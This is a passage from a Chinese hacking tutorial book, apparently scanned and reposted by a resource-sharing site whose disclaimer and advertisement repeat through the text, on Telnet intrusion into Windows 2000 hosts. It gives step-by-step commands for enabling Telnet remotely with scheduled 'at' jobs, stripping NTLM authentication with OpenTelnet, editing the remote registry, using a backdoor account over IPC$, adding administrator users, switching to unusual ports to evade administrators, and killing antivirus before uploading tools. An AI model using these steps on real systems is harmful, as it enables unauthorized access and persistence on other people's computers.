免责申明：所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书藉，支持国内正版。换客资源神器发布组祝您技术更上一个台阶，我们的目标通杀国内伪类技术培训收费网站！提供绝对高清无杂音完整视频打包下载！进入官方网站：http://www.17huan.com 就送 2.5T 神器高清无加密视频/书藉资源，再送换客网盘搜索神器



2. 通过自己编写 batch 文件

在 Windows 系统中自带一个 tlntadmn 命令，可用来通过控制台修改 Telnet 设置，但这是一个控制台的交互式工具，所以 at 命令没有办法直接调用。为了方便操作，可编写一个批处理文件，先用 at 命令取得对方的系统时间（假设得到对方时间为 20:18），具体的批处理命令如下。

```
at 172.16.93.66 20:18 "echo 5 >> c:\evilin.txt"
at 172.16.93.66 20:18 "echo 3 >> c:\evilin.txt"
at 172.16.93.66 20:18 "echo 7 >> c:\evilin.txt"
at 172.16.93.66 20:18 "echo y >> c:\evilin.txt"
at 172.16.93.66 20:18 "echo 0 >> c:\evilin.txt"
at 172.16.93.66 20:18 "echo y >> c:\evilin.txt"
at 172.16.93.66 20:18 "echo 0 >> c:\evilin.txt"
at 172.16.93.66 20:18 "echo 4 >> c:\evilin.txt"
at 172.16.93.66 20:18 "echo 0 >> c:\evilin.txt"
at 172.16.93.66 20:18 "c:\winnt\system32\tlntadmn.exe < c:\evilin.txt"
at 172.16.93.66 20:18 "del c:\evilin.txt /f"
```

再用 at 命令执行 at 172.16.93.66 20:18 tlntadmn，c:\evilin.txt 即可。

3. 使用 Opentelnet.exe 工具

如果黑客攻击时知道了一台主机的管理员权限，并确切知道了该计算机的登录用户名和密码，而且对方还没开启 Telnet 服务，此时，就可以使用 Opentelnet.exe 工具来突破 Telnet 中的 NTLM 权限验证了。

Opentelnet.exe 的用法为：

```
OpenTelnet.exe \server<账号><密码><NTLM 认证方式><Telnet 端口>
```

比如 C:\>OpenTelnet.exe 172.16.93.66 administrator 123456 0 90 命令（意为连接 172.16. 93.66，账号 administrator，密码 123456，0 表示不使用 NTLM 认证方式，Telnet 端口是 90）。

当程序运行后将会得到以下信息。

```
BINGLE!!!Yeah!!
Telnet Port is 90. You can try:"telnet ip 90", to connect the server!
Disconnecting server…Successfully!
```

上述信息说明 Telnet 服务已经启动成功了，并且使用的端口是 90。这样，就可以得到一个开启 90 端口的 Windows 2000 系统 Telnet 服务器了。

在使用 Telnet 172.16.93.66 命令之后，不使用 NTLM 认证方式，就可以登录上去了。

ResumeTelnet.exe 是用来恢复 Telnet 配置并关闭 Telnet 服务器的，具体用法如下。

```
ResumeTelnet.exe \ip <账号> <密码>
```

如

```
C:\>ResumeTelnet.exe 172.16.93.66 administrator 123456
```

如果程序运行后显示以下信息：

```
BINGLE!!!
The config of remote telnet server is resumed!
Disconnecting server...Successfully!
```


换客

免责申明：所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书籍，支持国内正版。换客资源神器发布组祝您技术更上一个台阶，我们的目标通杀国内伪类技术培训收费网站！提供绝对高清无杂音完整视频打包下载！进入官方网站：http://www.17huan.com 就送 2.5T 神器高清无加密视频/书藉资源，再送换客网盘搜索神器

则说明服务器端 Telnet 的配置又返回到原来的状态了。

4．利用远程注册表实现

实现该操作的前提是，知道一台主机的管理员权限，并确切知道其用户名和密码，并且对方开启了远程注册表服务和 Telnet 服务。

具体的操作步骤如下。

步骤 1：与目标计算机建立 IPC$连接之后，启动本地的注册表编辑器。

步骤 2：选择“文件”→“连接网络注册表”命令，在打开的“选择计算机”对话框中输入 172.16.93.66，如图 4-12 所示。




图 4-12　连接远程计算机的注册表

步骤 3：进入远程注册表编辑器之后，展开并找到 HKEY_LOCAL_MACHINE\SOFTWARE \Microsoft\-TelnetServer.0 分支下的 NTLM 键值，将其修改为 0 或 1。

步骤 4：在完成上述修改之后，断开所有连接，只要对方重新启动系统，就可以使用了。

5．利用系统新建用户

操作的前提是：攻击者知道了目标计算机的管理员权限，并确切地知道该计算机的登录用户名和密码，并且对方开启了 Telnet 服务。这种方法可用于在本地建立一个和对方账号同名同权限的账号，并以这种修改连接身份的方法来绕过验证。

具体的操作方法如下。

步骤 1：先在本地计算机中建立一个符合要求的用户，即“跳板”用户。

步骤 2：在 Windows 2000 中的 C:\WINNT\SYSTEM32\cmd.exe 文件上右击，在弹出的快捷菜单中选择“属性”命令，在弹出的对话框中选择“属性”选项卡，选择“以其他用户身份运行”复选框并单击“确定”按钮。

步骤 3：双击运行 CMD 程序，在其中输入已经建立的“跳板”用户的账号和密码之后，就可以在这个 cmd.exe 中实现 Telnet，而不需要 NTLM 身份验证了。

4.2.2　Telnet 典型入侵

Telnet 对于入侵者而言只是一种远程登录的工具，一旦入侵者与远程主机建立了 Telnet 连接，就可以使用目标计算机上的软件及硬件资源了。在这种情况下，入侵者的本地计算机就只相当于一个只有键盘和显示器的终端。

登录命令为 telnet HOST [PORT]。

断开 Telnet 连接的命令为 exit。

成功建立 Telnet 连接除要求掌握远程计算机上的账号和密码外，还需要远程计算机已经开启“Telnet 服务”，并去除 NTLM 验证。当然，也可以使用专门的 Telnet 工具来进行连接，如 STERM、CTERM 等工具。

在 Windows 2000 操作系统中 Telnet 入侵的具体操作步骤如下。

换客

免责申明：所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书籍，支持国内正版。换客资源神器发布组祝您技术更上一个台阶，我们的目标通杀国内伪类技术培训收费网站！提供绝对高清无杂音完整视频打包下载！进入官方网站：http://www.17huan.com 就送 2.5T 神器高清无加密视频/书籍资源，再送换客网盘搜索神器



步骤 1：在命令提示符窗口中输入 cd 命令之后，再使用 net use \\192.168.27.128\IPC$ "123456" /USER: "syshack"命令，与目标主机建立 IPC$连接，其中 syshack 为建立的后门账号，如图 4-13 所示。

步骤 2：右击桌面上的“我的电脑”图标，在弹出的快捷菜单中选择“管理”命令，即可打开“计算机管理”窗口。

步骤 3：右击“计算机管理”窗口中的“计算机管理”选项，在弹出的快捷菜单中选择“连接到另一台计算机”命令，即可弹出“选择计算机”对话框，如图 4-14 所示。




图 4-13 建立 IPC$连接




图 4-14 “选择计算机”对话框

步骤 4：在“这个管理单元将始终管理”选项组中选择“另一台计算机”单选按钮，在右侧文本框中输入目标计算机的 IP 地址，或通过浏览选择目标主机，即可在“计算机管理”窗口左侧的“计算机管理”目录中显示目标计算机的 IP 地址，如图 4-15 所示。

步骤 5：在“计算机管理”的窗口中展开“服务和应用程序”→“服务”分支，并在右侧窗格中找到 Telnet 文件，如图 4-16 所示。




图 4-15 显示目标计算机的 IP 地址




图 4-16 找到 Telnet 文件

步骤 6：右击 Telnet 文件并在弹出的快捷菜单中选择“属性”命令，即可打开“Telnet 的属性（本地计算机）”对话框，如图 4-17 所示。

步骤 7：在“常规”选项卡的“启动类型”下拉列表框中选择“自动”类型，单击“应用”按钮，则“服务状态”选项组中的“启动”按钮将被激活，如图 4-18 所示。单击“启动”按钮，即可启动 Telnet 服务。

免责申明：所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书藉，支持国内正版。换客资源神器发布组祝您技术更上一个台阶，我们的目标通杀国内伪类技术培训收费网站！提供绝对高清无杂音完整视频打包下载！进入官方网站：http://www.17huan.com 就送 2.5T 神器高清无加密视频/书藉资源，再送换客网盘搜索神器




图 4-17 Telnet 属性




图 4-18 启动 Telnet 服务

步骤 8：断开连接。在关闭“计算机管理”之后，还需要手工输入 net use * /del 命令来断开 IPC$连接，如图 4-19 所示。




图 4-19 断开 IPC$连接

步骤 9：去掉 NTLM 验证。如果没有去除远程计算机上的 NTLM 验证，则在登录远程计算机时就会失败，如图 4-20 所示。




图 4-20 去掉 NLTM 认证

步骤 10：在本地计算机上建立一个与远程主机上相同的账号和密码之后，再在命令提示符窗口中输入 cd\命令、net user gmw PASSWD/add 命令和 net localgroup administrators gmw/add 命令，如图 4-21 所示。

步骤 11：在“命令提示符属性”对话框的“快捷方式”选项卡中单击“高级”按钮，即可弹出“高级属性”对话框，并勾选“以其他用户身份运行”复选框，如图 4-22 所示。

换客

免责申明：所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书籍，支持国内正版。换客资源神器发布组祝您技术更上一个台阶，我们的目标通杀国内伪类技术培训收费网站！提供绝对高清无杂音完整视频打包下载！进入官方网站：http://www.17huan.com 就送 2.5T 神器高清无加密视频/书藉资源，再送换客网盘搜索神器






图 4-21　建立与远程主机相同的账号




图 4-22　cmd 高级属性窗口

步骤 12：选择“开始”→“程序”→“附件”→“命令提示符”命令并右击，在弹出的快捷菜单中选择“运行方式”命令，即可弹出“运行身份”对话框，在其中选择“下列用户”单选按钮，在“用户名”下拉列表框中选择已创建的账号，在“密码”文本框中填入密码，如图 4-23 所示。

步骤 13：在命令提示符窗口中输入 telnet 192.168.1.13 命令进行 Telnet 登录，如图 4-24 所示。此时输入 Y 表示发送密码并登录，即可打开远程主机为 Telnet 终端用户开启的 Shell，在该 Shell 中输入的命令在远程计算机上直接被执行，如图 4-25 所示。




图 4-23　运行身份对话框




图 4-24　Telnet 登录




图 4-25　Telnet 远程登录成功

换客

免责申明：所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书藉，支持国内正版。换客资源神器发布组祝您技术更上一个台阶，我们的目标通杀国内伪类技术培训收费网站！提供绝对高清无杂音完整视频打包下载！进入官方网站：http://www.17huan.com 就送 2.5T 神器高清无加密视频/书藉资源，再送换客网盘搜索神器





4.2.3 Telnet 杀手锏

Opentelnet 专门用来解除 Telnet 的 NTLM 认证，它不用建立 IPC$连接，不必考虑远程计算机是否正在运行 Telnet 服务，只要有用户名和密码，并且主机开放 IPC$连接就可以了。不过 Opentelnet 打开的 Telnet 服务在目标主机重启后不会自动运行。与去除 NTLM 验证相对应，还有一个恢复 NTLM 验证的程序——ResumeTelnet.exe。

ResumeTelnet 工具的命令格式为：opentelnet.exe \\server<账号> <密码> <NTLM 认证方式> <telnet 端口>，如图 4-26 所示。

其中参数含义如下。

- server 是目标主机 IP 地址。
- Telnet 端口默认是 23，不过入侵者一般用其他端口如 55、90 等来迷惑管理员。
- NTLM 认证方式为：0 表示不使用 NTLM 身份验证；1 表示先尝试 NTLM 身份验证，失败再使用用户名和密码；2 表示只使用 NTLM 身份验证。

用 Opentelnet 可以去除 NTML 验证，更改 Telnet 服务端口号，登录 Telnet 目标主机，具体的操作步骤如下。

步骤 1：使用 opentelnet.exe 去除远程计算机 NTLM 验证，并把 Telnet 服务端口号改为 55，在命令提示符窗口中输入 opentelnet \\192.168.0.9 administrator "" 1 55，即可看到已经成功去除了 NTLM 验证并更改了 Telnet 服务端口，而且还开启了 Telnet 服务，如图 4-27 所示。




图 4-26　Opentelnet 命令格式




图 4-27　输入“去除 NTML 验证”命令

步骤 2：在其中输入 telnet 192.168.0.9 命令，即可登录远程计算机，如图 4-28 所示。

步骤 3：登录成功后就会出现提示是否将密码发送到远程计算机，如图 4-29 所示。在其中输入 N 命令，即可看到登录界面，如图 4-30 所示。再在其中输入相应的用户名和密码，即可登录远程计算机。

此外，还可用与 opentelnet.exe 相配套的程序 resumetelnet.exe 来恢复远程主机 NTLM 验证，命令格式为 ResumeTelnet.exe \\server sername password，如图 4-31 所示。执行后将关闭目标主机 Telnet 服务，并恢复 NTLM 验证。

步骤 4：在命令提示符窗口中运行 resumetelnet \\192.168.0.9 administrator "037971"命令，执行结果如图 4-32 所示。

换客

免责申明：所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书藉，支持国内正版。换客资源神器发布组祝您技术更上一个台阶，我们的目标通杀国内伪类技术培训收费网站！提供绝对高清无杂音完整视频打包下载！进入官方网站：http://www.17huan.com 就送 2.5T 神器高清无加密视频/书藉资源，再送换客网盘搜索神器






图 4-28　输入“登录远程计算机”命令




图 4-29　提示是否将密码发送到远程计算机




图 4-30　登录到远程计算机窗口




图 4-31　Resumetelnet 命令格式

4.2.4　Telnet 高级入侵常用的工具

即使计算机使用 NTML 验证，入侵者仍然可以很容易地去除 NTLM 验证来实现 Telnet 登录。如果入侵者使用 23 号端口进行登录，就很容易被管理员发现。但入侵者入侵通常都会修改 Telnet 端口或修改 Telnet 服务来隐藏行踪。

下面是完成入侵过程需要的工具。

- ❑ X-Scan。用来扫描出存在 NT 弱口令的主机。
- ❑ opentelnet。用来去除 NTLM 验证、开启 Telnet 服务和修改 Telnet 服务端口。
- ❑ AProMan。用来查看进程，杀死进程。
- ❑ instsrv。用来给主机安装服务。




图 4-32　输入恢复 NTLM 验证命令

1. AProMan

AProMan 是一个 Windows 2000/XP 下基于命令行的进程工具，可以命令行方式查看和杀死进程，还可以把进程和模块列表导出到文本文件中。AProMan 不会被杀毒软件查杀（如果入侵

免责申明：所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书藉，支持国内正版。换客资源神器发布组祝您技术更上一个台阶，我们的目标通杀国内伪类技术培训收费网站！提供绝对高清无杂音完整视频打包下载！进入官方网站：http://www.17huan.com 就送 2.5T 神器高清无加密视频/书藉资源，再送换客网盘搜索神器





者发现目标主机上运行有杀毒软件，将会导致上传的工具被查杀，就要在上传工具前关闭杀毒防火墙）。

AProMan 工具的用法如下。

- ❑ C:\AProMan.exe –a：显示所有进程。
- ❑ C:\AProMan.exe –p：显示端口进程关联关系（需 Administrator 权限）。
- ❑ C:\AProMan.exe -t[PID]：杀掉指定进程号的进程。
- ❑ C:\AProMan.exe -f[FileName]：把进程及模块信息存入文件。

2．instsrv

instsrv 是一款用命令行就可以安装和卸载服务的程序，可自由指定服务名称和服务所执行的程序。

instsrv 工具的具体用法如下。

安装服务：

```
instsrv <服务名称> <执行程序的位置>
```

卸载服务：

```
instsrv <服务名称> REMOVE
```

3．X-Scan

X-Scan 是国内最著名的综合扫描器之一，它完全免费，是不需要安装的绿色软件，界面支持中文和英文两种语言，包括图形界面和命令行方式。它主要由国内著名的民间黑客组织“安全焦点”（http://www.xfocus.net）完成。最值得一提的是，X-Scan 把扫描报告和安全焦点网站相连接，对扫描到的每个漏洞进行“风险等级”评估，并提供漏洞描述和漏洞溢出程序，方便网管测试和修补漏洞。

4.3 实现通过注册表入侵

Windows 注册表是帮助 Windows 系统控制硬件、软件、用户环境和 Windows 界面的数据文件，包含在 Windows 目录下的 system.dat 文件和 user.dat 文件中，还有其备份文件 system.da0 和 user.da0。通过 Windows 目录下的 regedit.exe 程序可以存取注册表数据库。

众多的恶意插件、病毒和木马等总会想方设法修改系统的注册表，使得系统安全岌岌可危。如果能给注册表加一道安全屏障，系统减少病变的可能就会大大降低。

4.3.1 注册表的相关知识

注册表（Registry）是 Windows 操作系统、硬件设备，以及客户应用程序得以正常运行和保存设置的核心“数据库”，是一个巨大的树状分层数据库，它记录了用户安装在机器上的软件和每个程序的相互关联关系，包含了计算机的硬件配置（包括自动配置的即插即用设备和已有的各种设备说明、状态属性，以及各种状态信息和数据等）。

注册表被组织成子树及项、子项和项值的分层结构，如图 4-33 所示。

换客

免责申明：所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书籍，支持国内正版。换客资源神器发布组祝您技术更上一个台阶，我们的目标通杀国内伪类技术培训收费网站！提供绝对高清无杂音完整视频打包下载！进入官方网站：http://www.17huan.com 就送 2.5T 神器高清无加密视频/书籍资源，再送换客网盘搜索神器






图 4-33 注册表中的结构

1. 注册表根项

Windows 的注册表有 5 大根键，相当于一个硬盘被分成了 5 个分区。虽然在注册表中 5 个根键看上去处于一种并列的地位，彼此毫无关系，但事实上，HKEY_CLASSES_ROOT 和 HKEY_CURRENT_CONFIG 中存放的信息都是 HKEY_LOCAL_MACHINE 中存放的信息的一部分；而 HKEY_CURRENT_USER 中存放的信息只是 HKEY_USERS 存放的信息的一部分。HKEY_LOCAL_MACHINE 包括 HKEY_CLASSES_ROOT 和 HKEY_CURRENT_USER 中所有的信息。因此，在每次系统启动后，系统就映射出 HKEY_CURRENT_USER 中的信息，使得用户可以查看和编辑其中的信息。

- HKEY_LOCAL_MACHINE。包含关于本地计算机系统的信息，包括硬件和操作系统数据，如总线类型、系统内存、设备驱动程序和启动控制数据。
- HKEY_CLASSES_ROOT。包含由各种 OLE 技术使用的信息和文件类别关联数据（等价于 MS-DOS 下的 Windows 注册表）。如果 HKEY_LOCAL_MACHINE\SOFTWARE\Classes 或 HKEY_CURRENT_USER\ SOFTWARE\Classes 中存在某个键或值，则对应的键或值将出现在 HKEY_CLASSES_ROOT 中。如果两处均存在项或值，则 HKEY_CURRENT_USER 版本将是出现在 HKEY_CLASSES_ ROOT 中的一个。
- HKEY_CURRENT_USER。包含当前以交互方式（与远程方式相反）登录的用户的用户配置文件，包括环境变量、桌面设置、网络连接、打印机和程序首选项。该子目录树是 HKEY_USERS 子目录树的别名，并指向 HKEY_USERS 当前用户的安全 ID。
- HKEY_USERS。包含关于动态加载的用户配置文件和默认的配置文件信息。这包含同时出现在 HKEY_CURRENT_USER 中的信息。要远程访问服务器的用户在服务器上的该

换客

免责申明：所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书藉，支持国内正版。换客资源神器发布组祝您技术更上一个台阶，我们的目标通杀国内伪类技术培训收费网站！提供绝对高清无杂音完整视频打包下载！进入官方网站：http://www.17huan.com 就送 2.5T 神器高清无加密视频/书藉资源，再送换客网盘搜索神器





项下没有配置文件；他们的配置文件将加载到他们自己计算机的注册表中。

